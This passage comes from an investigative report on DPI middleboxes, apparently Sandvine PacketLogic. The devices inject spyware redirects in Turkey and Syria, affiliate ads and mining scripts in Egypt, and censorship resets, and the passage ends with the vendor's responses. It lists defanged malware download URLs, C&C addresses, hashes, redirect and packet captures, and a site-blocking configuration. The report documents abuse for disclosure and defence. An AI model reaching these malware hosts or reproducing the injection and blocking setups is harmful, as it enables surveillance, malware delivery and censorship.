March 7, 2018, between 07:26GMT and 16:04GMT. Surprisingly, some websites we tested, like **avast.com**, **iobit.com**, and **ccleaner.com**, used HTTPS on their main website but directed users to download links that did not use HTTPS.[9] While the user saw an HTTPS page in their browser, the file that the page downloaded to their computer was via HTTP (**Figure 12**). Targeted users in Turkey and Syria would have received spyware instead of the legitimate version of the app. Sometime after February 13, 2018, Avast fixed one page on their **avast.com** site to use HTTPS for downloads. However, as of the publication date of this report, another page on **avast.com** redirects users to an insecure download on **download.com**. Piriform fixed their **ccleaner.com** site to use HTTPS for downloads sometime after February 23, 2018. Also, as of the date of publication, some websites we list in **Figure 11** do not appear to support HTTPS at all, including **download.com**, **7-zip.org**.



Figure 12: The Avast website in February 2018, showing an HTTPS padlock while automatically starting an insecure file download. The lack of HTTPS on the file download means that targeted users in Turkey and Syria will instead receive spyware. Avast fixed this particular issue in late February 2018.

This situation can be particularly problematic for activists who may rely on advice to use apps like CCleaner and Avast. For example, the digital security guide Security in a Box advises the use of both products and links to the official websites of these products, both of which offered insecure downloads.

4.4. Connection with FinFisher campaign

VirusTotal records that a sample of StrongPity-like spyware communicating with updserv-east-cdn3[.]com was downloaded from download.downloading[.]shop, the same site used to distribute samples of FinFisher. The updserv-east-cdn3[.]com server was also

the command and control (C&C) server for the samples of StrongPity-like spyware downloaded in a subsequent phase of the injection campaign that we observed, from sites including downloading[.]internetdownloading[.]co and downloading[.]syriantelecom[.]co.

5. AdHose: Mass connection hijacking to deliver affiliate ads in Egypt

This section describes how DPI equipment that matches our Sandvine PacketLogic fingerprint is installed on Telecom Egypt's network at Egypt's borders, and is used to deliver affiliate ads, cryptocurrency mining scripts, and perhaps nation-state spyware, to Egyptian Internet users.

5.1. Egypt background: malware, surveillance, and censorship

Seven years after the 2011 demonstrations in Cairo's Tahrir Square, Egyptian President Abdel Fattah el-Sisi has escalated a violent crackdown against opposition and dissent. Under the guise of combating terrorism, particularly following a series of ISIS church bombings, the el-Sisi government has engaged in mass arrests, forced disappearances, and torture against targeted journalists, human rights defenders, and protesters. The brief window opened during the Arab Spring period has closed as el-Sisi has sought to strengthen his rule and silence critics of his regime.

The Egyptian government has been widely criticized for its human rights abuses and corruption. A May 2017 law ratified by el-Sisi was criticized as stifling dissent as it imposes new restrictions on foreign NGOs, subjects groups to additional security monitoring and financial reporting requirements, and imposes heavy fines on groups who publish without government permission. Reporters Without Borders has ranked Egypt 161st out of the 180 countries it included in its 2017 World Press Freedom Index. More than 15,000 civilians have been tried in military courts since 2014, and more than 800 people have been sentenced to death since 2013. Corruption is also endemic across all of society in Egypt, in spite of numerous attempts by various government agencies to reign it in. Transparency International ranked Egypt 108 out of 176 countries in its 2016 Corruption Perceptions Index.

Egypt adopted a new constitution following a January 2014 referendum. While the revised constitution does contain provisions protecting freedom of expression, access to information, and freedom of the press, it also contains exceptions which allow censorship during periods of war or state of emergency. Prior to the 2011 Arab Spring, Egypt had generally been under a continuous state of emergency since 1958. Following a short reprieve in 2012, successive Egyptian governments have repeatedly reimposed emergency rule, and most recently in January 2018. Such declarations expand the arrest and detention powers of security forces and permit media censorship. El-Sisi has also targeted the country's judiciary by ratifying a bill which empowers him to select the courts' chief

justices. Several potential political candidates have been arrested or face intimidation and physical violence in advance of the March 2018 Presidential election. The election, which is virtually guaranteed to see el-Sisi elected to a second term, has been widely criticized as undemocratic.

Telecommunications surveillance is facilitated under the 2003 Telecommunications Regulation Law. This law compels telecommunications operators to provide technical capacity for the military and national security entities to "exercise their powers within the law" as well as prohibiting the use of "telecommunication services encryption equipment" without written authorization from entities including the armed forces. Article 73 of the Telecommunications Law prohibits telecommunications providers from interfering with any part of a telecommunication message.

The ongoing crackdown against critical voices has extended to online censorship. The pre-Arab Spring Mubarak government did not engage in widespread online censorship. However reports of censorship have increased in recent years. Testing conducted by the OONI project in 2016 confirmed reporting that Qatari-owned news website The New Arab and its Arabic language version were blocked.

Censorship in Egypt has also reflected regional concerns. Egypt, and four other Arab states including Saudi Arabia, have accused Qatar of supporting terrorism and destabilizing the region. In response, Egypt was reported in May 2017 to have blocked access to 21 news websites for "supporting terrorism and spreading false news". The blocked websites included Qatar-based Al Jazeera as well as prominent local independent news website Mada Masr. In September 2017 Egypt blocked the Human Rights Watch website one day after HRW released a report documenting the use of torture by the country's security services.

The use of surveillance technology by the Egyptian government has been widely documented, particularly the technologies operated by an obscure intelligence agency called the Technical Research Department (TRD). A 2015 Citizen Lab report identified that a server used in the operation of FinFisher surveillance malware was present on networks operated by the TRD. Similarly, Privacy International obtained documents leaked from Nokia Siemens Networks which showed that the company sold an interception management system and monitoring centre to the TRD. The leaked emails from surveillance company Hacking Team indicated that the company had sold its surveillance malware system to the TRD for more than 1 million Euros.

A 2017 Citizen Lab report documented a large-scale phishing campaign against Egyptian civil society members. Virtually all of the targets identified in this report were implicated in Case 173, a legal case brought by the Egyptian government against domestic NGOs. In this case, the government has accused NGOs of improperly receiving foreign funding and engaging in prohibited activities.

5.2. Following up on earlier findings

A September 2017 report found FinFisher spyware injected via HTTP 307 redirect matching the format in **Figure 1** using the URL http://108.61.165[.]27/setup/TrueCrypt-7.2.rar, (024d37333bf79796813e76ada77720cd according to VirusTotal). That FinFisher sample's command and control (C&C) server is 199.195.193.34. We found another FinFisher sample (3947a9c9099d4728ff2ceaed2bd7edb3) with the same C&C; VirusTotal records the sample as being downloaded from http://185.82.202[.]133/setup/Threema.rar. When we tested 185.82.202.133, we found that it was running cPanel, and the email address associated with the cPanel installation was an email address we know to be associated with the TRD based on past work the Citizen Lab has conducted. We conducted Internet scanning of Egypt, sending every IPv4 address an HTTP request to download the TrueCrypt setup file, but did not find any spyware injection. However, we discovered a system we call *AdHose* that was redirecting Egyptian Internet users to affiliate ads and cryptocurrency mining scripts.



Figure 13: Diagram of how AdHose seems to work in Egypt.

We identify two modes of AdHose. In *spray mode*, a middlebox redirects Egyptian Internet users en masse to ads or cryptocurrency mining scripts whenever they make a request to any website. In *trickle mode*, only requests to certain URLs are redirected. It appears that spray mode is enabled sparingly, whereas trickle mode appears to be in operation mostly continuously.

5.3. Discovering AdHose

When checking Shodan for HTTP 307 redirects (**Section 3.2**), we noticed a large number of redirects returned by Egyptian IPs to what appeared to be an advertising site (**Figure 14**). The site embedded further redirects to affiliate ads.

```
HTTP/1.1 307 Temporary Redirect
Location: http://static.dbmads.com/static.html
Connection: close
```

Figure 14: Suspicious HTTP redirect returned by Egyptian IPs.

While we were conducting an (unrelated) scan of the IPv4 Internet (from outside Egypt), we captured these redirects being injected, solely for IP addresses in Egypt. The redirects were injected during 32 minutes of our scan (**on January 8, 2018 between 10:23:36 – 10:55:12 Egypt time**). The advertising redirects were injected in response to requests we sent of the form in **Figure 15** (where "%s" is the IP address we were scanning).

```
GET / HTTP/1.1
Host: %s
User-Agent: Mozilla/5.0
```

Figure 15: HTTP request sent by our scan that elicited ad injection.

The PCAPs we recorded during our scan show that each instance of injection matches our entire fingerprint in **Section 3.3**. Namely, all injected packets have IPID = 13330, no IP flags, match the expected 307 Redirect format, and involve the packet injector sending an unsolicited final ACK packet ~100ms after injecting the redirect. This indicates that the redirect was likely being injected by Sandvine PacketLogic devices as configured by the operators.

During the 32 minutes on January 8 when injection was active, we both scanned and received a response containing data from 3,337 IP addresses in 27 ASNs in Egypt (as determined by MaxMind GeoLite2 country database). 1,239 IP addresses in 17 ASNs returned the advertising redirect, for an **injection rate of ~38%**. This appears to be an instance of the AdHose spray mode. **Figure 16** shows the ASNs in which we observed injections, indicating that the middleboxes used for injection are upstream from these ASNs.

ASN #	ASN Description
24863	Link Egypt (Link.NET)
8452	Telecom Egypt (TE)
20928	Noor
36992	Etisalat Misr
24835	Vodafone / Raya Telecom
37031	Misr Information Services & Trading (MIST)
36935	Vodafone
37069	Mobinil
33785	City Net Telecom
30993	Egypt Centers
20484	Yalla Online
36408	CDNetworks
328067	EGIT
31619	City Stars
31065	Egyptian Ministry of Communications and Information Technology (MCIT)
25576	Armed Forces Main information Center (AFMIC)
15475	Nile Online (NOL)

Figure 16: ASNs where we observed injection in Egypt.

5.4. A multi-year campaign

OONI's report and data

Our data matches up with findings that the network interference measurement project OONI published in August 2016. OONI's work revealed affiliate ad injection when users attempted to access certain pornography websites in Egypt. OONI's findings matched all elements of the fingerprint we described in **Section 3.3**, which suggests that the ad injection they identified in 2016 was also the result of Sandvine PacketLogic devices as configured by the operators.

Additional historical OONI data that we reviewed showed evidence that two domains, *copticpope[.]org* (the former website of the Pope of the Coptic Orthodox Church of Alexandria) and *babylon-x[.]com* (a former pornographic website), have been targeted by AdHose in trickle mode. As a result, visitors to these websites were continuously redirected to ads, regardless of whether spray mode was active. We confirmed these findings in our own scans in February 2018. We also identified an October 2016 post on Webhostingtalk which indicated that visitors to a free web counter JavaScript file, http://s10.histats[.]com/js15.js, were redirected to advertisements linked to the *infinitads[.]com* domain. We tested accessing this URL from within Egypt and found that it is targeted by AdHose in trickle mode.

Censys captures AdHose spray

We found that the *7547-cwmp-get-full_ipv4* Censys scan[10] performed on **January 3, 2018 captured AdHose in spray mode between 15:50:23 – 16:32:02 local time**. Censys both scanned and received a response containing data from 5,702 IP addresses in four ASNs in Egypt during this period. Of these 5,702 IPs, 5,443 in four ASNs returned the advertising redirect, for an **injection rate of ~95%**.

Enumerating affiliate IDs

We looked at historical OONI data and enumerated all HTTP 307 redirects within Egypt that did not match the domain from which they were redirected. Within this list, we looked for any domains returned which appeared to be domains hosting advertising pages (for example, we manually filtered out domains that appeared to be ISP or billing notifications). To this list, we added the injected domains that OONI previously reported.

We then gathered all copies of all pages on these domains archived by the Internet Archive, and looked for affiliate links included in the HTML source of the webpages (or any pages they redirected to). We also manually visited URLs in cases where the Internet Archive did not retain past copies. As a result of this process, we obtained the list of affiliate links and IDs we believe were used by the AdHose operators, shown in **Figure 17**.

Ad Network	Affiliate Link	Affiliate IDs
Advertising Technologies Ltd.	http://go.pub2srv[.]com/afu.php?zoneid=1251527 http://go.ad2upapp[.]com/afu.php?id=1209127 http://go.ad2upapp[.]com/afu.php?id=773263 http://go.ad2up[.]com/afu.php?id=862744 http://go.ad2up[.]com/afu.php?id=758873 http://go.ad2up[.]com/afu.php?id=773263 http://go.oclasrv[.]com/afu.php?id=896707 http://go.ad2upapp[.]com/afu.php?id=723454 http://go.deliverymodo[.]com/afu.php?id=723454	723454 758873 773263 862744 896707 1209127 1251527
Terra Advertising Corp	http://www.hitcpm[.]com/watch?key=e4c634c55ad300b85c8760d9e09104cd http://www.urldelivery[.]com/watch?key=3e73d64a401c1e5b8b3eb33316b711e0 http://cs6hm[.]com/watch?key=3e73d64a401c1e5b8b3eb33316b711e0 http://cpm10[.]com/watch?key=3e73d64a401c1e5b8b3eb33316b711e0 http://www.clicksgear[.]com/watch?key=3e73d64a401c1e5b8b3eb33316b711e0	e4c634c55ad300b85c8760d9e09104cd 3e73d64a401c1e5b8b3eb33316b711e0
Advertica.ae	https://ylx-4[.]com/fullpage.php?section=General&pub=175258&ga=g https://ylx-4[.]com/fullpage.php?section=General&pub=125652&ga=g	125652 175258
(Unidentified)	http://conceau[.]co/out?zoneId=2692073&htatb=1&sId=2692073	2692073

Ad Network	Affiliate Link	Affiliate IDs
Coinhive (Monero cryptocurrency mining)	http://cnhv[.]co/fmwi	

Figure 17: Affiliate links we believe were used by AdHose operators.

We saw a significant overlap between the ad networks mentioned in the OONI report and AdHose. For example, we saw in the hosting history that static.dbmads[.]com forwarded users to ad2upapp[.]com, which was mentioned in the initial OONI report. Additionally, the infinitads[.]com domain mentioned in the OONI report was forwarded to static.dbmads[.]com at several points in time. This overlap suggests to us that the same actors have been involved since at least October 2016.

5.5. Localizing Egypt's middleboxes

We conducted tests that localized the AdHose middleboxes to a Telecom Egypt demarcation point.

We noticed that for AdHose, the redirects were injected upon receipt of an HTTP response, rather than an HTTP request. In this case, sending a request to a server did not trigger an injected response unless the server received the request, and returned a proper HTTP response.

We verified that we could configure our second-hand PacketLogic device to inject on responses rather than requests, such as by adding a condition on the injection rule that would not be known until the device saw the response (e.g., the condition "HTTP response code == 200").

Test 1: localizing AdHose

Because AdHose only injects data in response to HTTP responses, sending TTL limited HTTP requests cannot localize AdHose. We instead sent a TTL-limited FIN/ACK packet after properly establishing a TCP connection, but before sending a default-TTL HTTP request with a Host header for one of the AdHose domains (copticpope[.]org). By varying the TTL of the FIN/ACK packet, we could identify the link on which the middlebox first saw the FIN/ACK (and the end-host in Egypt did not). We hypothesized that when the middlebox first saw the FIN/ACK, it might consider the connection closed and not

perform any injection on the server's response. Thus, we would expect to find some number X, where setting the TTL to Y (≥ X) would cause us to receive the legitimate response from the server, and setting the TTL to Z (< X) would cause us to receive the redirect injected by AdHose.

We did indeed observe this behavior; the first link on which we saw the legitimate response from the end-host in Egypt (and not the injected response) was between 130.117.50.166 (be3093.ccr22.mrs01.atlas.cogentco.com) and 149.14.125.162 (telecom-egypt.demarc.cogentco.com), which appears to be a cable link between Marseilles, France, and Egypt.

Test 2: localizing censorship

In this test, we found that the same device that was running AdHose was also performing Internet censorship in Egypt. We localized the censorship functionality of the device by sending a TTL-limited HTTP request to a blocked website (www.aljazeera.net). By varying the TTL of the HTTP request, and observing whether we received an injected RST/ACK packet, we could identify the link where the device first saw the request.

The first link on which we saw an injected RST/ACK packet was between 130.117.50.166 (be3093.ccr22.mrs01.atlas.cogentco.com) and 149.14.125.170 (telecom-egypt.demarc.cogentco.com), which appears to be the same cable link that we found in Test 1.

Given that we localized both AdHose and Internet censorship to the same link, we believe that the same PacketLogic device is being used to carry out both functionalities.

6. Egypt & Turkey Censorship Testing

This section describes how DPI equipment that matches our Sandvine PacketLogic fingerprint is blocking political and human rights content in Egypt and Turkey.

6.1. Websites blocked

In Egypt, we found that devices matching our Sandvine PacketLogic fingerprint are being used to block dozens of human rights, political, and news websites including Human Rights Watch, Reporters Without Borders, Al Jazeera, Mada Masr, and HuffPost Arabi. In Turkey, we discovered that these devices are being used to block websites including every language version of Wikipedia, the website of the Dutch Broadcast Foundation (NOS), and the website of the PKK (Kurdistan Workers' Party).

The blocking is implemented by injecting TCP reset packets. The TCP reset packets have IPID 13330, and no IP flags, and match our fingerprint (**Section 3.3**). These characteristics suggest that Sandvine PacketLogic devices are being used to carry out the blocking.

6.2. Website blocking in PacketLogic

We tested blocking a website using our second-hand Sandvine PacketLogic device (**Section 3.3**). This test involved creating a *PropertyObject* to match requests whose hostname was *hrw.org* and then a *Filtering Rule* that terminates all connections matching the Property Object by using the built-in *Reject* action.



Figure 18: How we set up our PacketLogic device to block the website of Human Rights Watch. We believe a similar setup exists in Egypt.

Requests with an HTTP host header of *hrw.org* were terminated by an injected RST packet. Requests with a TLS *client hello* message with the SNI extension set to *hrw.org* were also terminated.

Our experiment **(Figure 19, Figure 20)** matched elements 1-4 of our fingerprint. Note that the timestamp discrepancy in the PCAP files is because the server and client clocks were not synchronized.

Client sends GET request for hrw.org

17:34:54.213576 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 123)
192.168.1.27.49482 > 192.168.1.26.8080: Flags [P.], seq 1:72, ack 1, win 4117, options [nop,nop,TS val 756752097 ecr 2094875405], length 71: HTTP, length: 71
GET / HTTP/1.1
Host: hrw.org
User-Agent: curl/7.54.0
Accept: */*

Client receives injected RST/ACK

17:34:54.213805 IP (tos 0x0, ttl 64, id 13330, offset 0, flags [none], proto TCP (6), length

40)
192.168.1.26.8080 > 192.168.1.27.49482: Flags [R.], seq 1, ack 72, win 32120, length 0

Figure 19: PacketLogic content blocking via Reject rule from the client side.

Server receives injected RST/ACK

17:34:36.051889 IP (tos 0x0, ttl 64, id 13330, offset 0, flags [none], proto TCP (6), length 40)
192.168.1.27.49482 > 192.168.1.26.8080: Flags [R.], seq 72, ack 1, win 32120, length 0

Figure 20: PacketLogic content blocking via Reject rule from the server side.

7. Communication with Sandvine and Francisco Partners

Citizen Lab sent letters to executive leadership at Sandvine and to Procera Networks/Sandvine owner Francisco Partners on February 12, 2018. Our letters notified the companies of our research findings and raised questions concerning their human rights impact. We received an initial response from both companies on February 13 which confirmed their receipt of our letters and indicated that they would provide us with a reply.

A February 16, 2018 letter from Sandvine laid out the company's response in more detail, characterizing the statements in our letter as "false, misleading, and wrong"; demanding return of the second-hand PacketLogic device that we used to confirm attribution of our fingerprint; describing Sandvine's "Comprehensive Business Ethics Program"; and noting that any public statements we make "that are factually inaccurate or based on improper use of [the PacketLogic] product . . . will be met with vigorous fact-based rebuttal and a strong legal response . . . ." Citizen Lab replied to this email the same day noting that we had withdrawn the original publication date to carefully review the points they raised and undertake further due diligence.

Sandvine asserted in its February 16 letter that its PacketLogic product "is not capable of Man-in-the-Middle (MITM) attacks and not capable of any form of payload injection, malicious or not," and that Citizen Lab's findings were therefore incorrect. Our research, however, does not suggest that the PacketLogic device is capable of injecting traffic with the malicious code outright. Rather, the spyware injection and advertising injection were carried out by injecting HTTP 307 redirects that caused a target's browser to automatically fetch malicious code from a separate website. As described in **Section 2**, the injection of various HTTP redirects is an established spyware and advertising injection technique. Additionally, Sandvine acknowledged in its letter that the PacketLogic design "does not permit the end user to inject a payload larger than 1 packet." This assertion, indicating an injection of one packet is possible, is consistent with our findings regarding the injection of a redirect command, which is one packet in size.

Notably, in the February 16 letter, Sandvine also expressed its commitment to the ethical use of its product. It referred to the company's webpage regarding "Ethics and Human Rights protection at Sandvine," which provided:[11]

A key part of [Sandvine's] innovation process is to ensure that we do not lose sight of the ethical impact of our technology on human rights, freedom of speech, and privacy. Sandvine has taken the approach on regulating access to the components of our solutions that could be used to infringe on any of these. The usage of our regulatory compliance solutions are controlled by a EULA and software licenses that are required for any components that could conceivably be used to violate human rights, freedom of speech, and privacy.

The letter noted that Sandvine's EULA prohibits injection of malicious payloads. The letter also indicated that the company maintains a Business Ethics Committee (BEC) "to review and approve the sale of products and services to customers." The webpage details how Sandvine's BEC uses "the World Bank Index" (an apparent reference to the Worldwide Governance Indicators) to review sales to certain countries. The BEC assesses the indicators associated with the following areas of governance: voice and accountability (which includes freedom of expression-related indicators); political stability and absence of violence/terrorism; rule of law; and control of corruption. The Sandvine webpage states:

Any country not rated an "A" by the World Bank must be approved by the BEC and a certificate of compliance signed by the customer acknowledging that they will not use the technology to violate human rights based on the regulatory compliance use case(s) deployed. Sandvine employees and resellers are prohibited from selling solutions to countries that are embargoed or sanctioned by the EU, US, and/or UN or are rated a "D" by the Word Bank.

It is unclear, however, what letter grade ratings are referred to in this policy, or how they are determined, as the Worldwide Governance Indicators provide percentile rankings for countries rather than a letter grade.

While Sandvine did not comment on the existence or any aspect of business dealings in Egypt or Turkey, citing contract confidentiality clauses, the BEC assessment process it outlines would appear to apply to sales in both countries. The Worldwide Governance Indicators reflect the following 2016[12] percentile rankings (0 to 100) for Egypt and Turkey in the categories utilized by Sandvine's BEC:

	Voice and accountability	**Political stability and absence of violence / terrorism**	**Rule of law**	**Control of corruption**
Egypt	14	9	36	32
Turkey	30	6	49	50

The low percentile rankings assigned to those countries — single digits in the "political stability and absence of violence / terrorism" category, and in no case surpassing 50th percentile — suggest at a minimum that the BEC would have been called upon to assess and approve any such sales that took place, and require certificates of compliance from the customers.

On February 20, 2018, Francisco Partners sent its own response to our letter, emphasizing that the firm "recognizes the importance of corporate governance and social responsibility." The firm went on to state: "We spend considerable time and effort regarding the thoughtful development and implementation of proper governance and social responsibility policies and processes for Francisco Partners and for the companies in which we invest." The firm noted that, as an investor, it works "with company management teams to enhance (where necessary) and to implement robust corporate governance principles, business processes and policies, and business strategy, including social responsibility policies and practices." It also "mandates the adoption of compliant business ethics policies and processes. Where appropriate, such policies and processes are based on, among other things, the engagement of outside parties and a variety of benchmarking information sources, including World Bank information."

On March 1, 2018, Citizen Lab replied to Sandvine. We emphasized that we were confident in our research findings, which two independent peer reviews confirmed. We also posed additional questions regarding Sandvine's business ethics program. On March 7, 2018, Sandvine sent a letter to the University of Toronto, expressing its continuing concern that the Citizen Lab report "will contain false, inaccurate and misleading information that has the potential to do significant harm to the company, its shareholders and its customers." Sandvine "demand[ed] that the report not be released publicly at this time" and laid out the reasons for that demand. External counsel responded to Sandvine's letter on behalf of the University of Toronto and Citizen Lab on March 8, 2018.

8. Conclusion: Dual-Use Technology, Unrestrained

Deep packet inspection technology is now ubiquitous across network environments. DPI devices supporting network injection can be used by ISPs for a range of ostensibly legitimate uses, from alerting users to billing issues to bandwidth cap limits — all broadly marketed under the rubric of what DPI companies refer to benignly as "Quality of Service" or "Quality of Experience." However, as our investigation demonstrates, network injection can also be used for harmful purposes. Depending on how DPI systems are configured, they may even present serious human rights risks, such as censoring access to content or, worse, silently infecting users with malware, and all without the person affected by the censorship or targeted by the malware realizing what has occurred. Evidently, the technology can also be easily repurposed for mass-scale revenue scams.

Despite the risks of harms and abuses, the market for this powerful technology remains largely unregulated. Export controls that were agreed upon within the framework of the Wassenaar Arrangement explicitly exclude "systems or equipment, specially designed for

. . . a. Marketing purpose; b. Network Quality of Service (QoS); or c. Quality of Experience (QoE)" from the scope of controlled IP network communications surveillance systems or equipment. Yet the integration of functions, including network injection, in a customizable, multipurpose network solution raises difficult questions regarding end use determinations and proper methods for prevention of misuse of the technology.

